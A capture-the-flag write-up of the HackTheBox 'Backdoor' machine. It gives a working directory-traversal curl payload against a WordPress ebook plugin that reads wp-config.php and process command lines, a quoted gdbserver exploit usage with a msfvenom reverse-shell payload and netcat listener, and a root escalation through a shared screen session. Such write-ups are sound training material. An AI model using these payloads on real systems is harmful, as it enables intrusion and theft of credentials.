This is my third write up on : Backdoor !
The enumeration stage
We start with a simple nmap scan to enumerate the open ports

-sC : To use the default script from NSE.
-sV : To enumerate the service version for the opened ports.
-p- : To scan all the ports of the machine
**-oA ** : To store scan results in normal, XML, and grepable formats at once.
The result:
Nmap scan report for backdoor.htb (10.10.11.125)
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
| 256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_ 256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
|_http-title: Backdoor – Real-Life
1337/tcp open waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have
OpenSSH on port 22
Apache server on port 80
Unknown port 1337
Let’s visit the website on port 80
 This is a wordpress website
Running WpScan found vulnerabilities
 Found 7 vulnerabilities
WpScan didn’t found any active plugins but after manual researches, I found one in wp-content/plugins/

Inside this folder ebook-download we have a readme.txt that give us the version of the plugin: Stable tag: 1.1
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Brickick%20Website¤cy_code=USD&bn=PP%2dDonationsBF%3abtn_donateCC_LG%2egif%3aNonHosted
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.htmlUsing searchsploit give us a Directory Traversal

The file explain us how to exploit the vulnerability
[PoC]
======================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
======================================
The exploitation stage
Using the following command, give us the wp-config.php and so the database credentials: curl "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php"
I used the same technique to enumerate the filesystem
 wp-config.php
 /etc/passwd
If we fetch /proc/[PID]/cmdline we can retrieve some information about the command used to start this specific process
So I used WFuzz to enumerate the running process ID: Trying all PIDs from 1 to 10000

We found 4 valid PIDs
After dumping information for each one, I found one very interesting
talion@M4R5 Workspace> curl --output - "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../proc/830/cmdline"
../../../../../../proc/830/cmdline../../../../../../proc/830/cmdline../../../../../../proc/830/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; donewindow.close()
It runs gdbserver on port 1337, so I used searchsploit to find a possible vulnerability
 I have an RCE
In the header of the exploit, the author explain us how to use it
Usage: python3 {sys.argv[0]}

Example:
- Victim's gdbserver -> 10.10.10.200:1337
- Attacker's listener -> 10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 {sys.argv[0]} 10.10.10.200:1337 rev.bin
Using this exploit and we get a reverse-shell

The privilege escalation stage
Now let’s run Linpeas
 /usr/bin/screen has SUID
We can check if a screen process is running

And yes there is a process running: a root shell with the options -dmS :
-d : Detache de screen when started
-m : Ignore the $STY environment variable, creation of a new session is enforced
-S : When creating a new session, this option can be used to specify a meaningful name
So we know that a screen named root has been created with the user root.
So we can force the connection to the screen (with -x option), to get a root shell: screen -x [user]/[name]
screen -x root/rootAnd we are root !
Thanks for reading !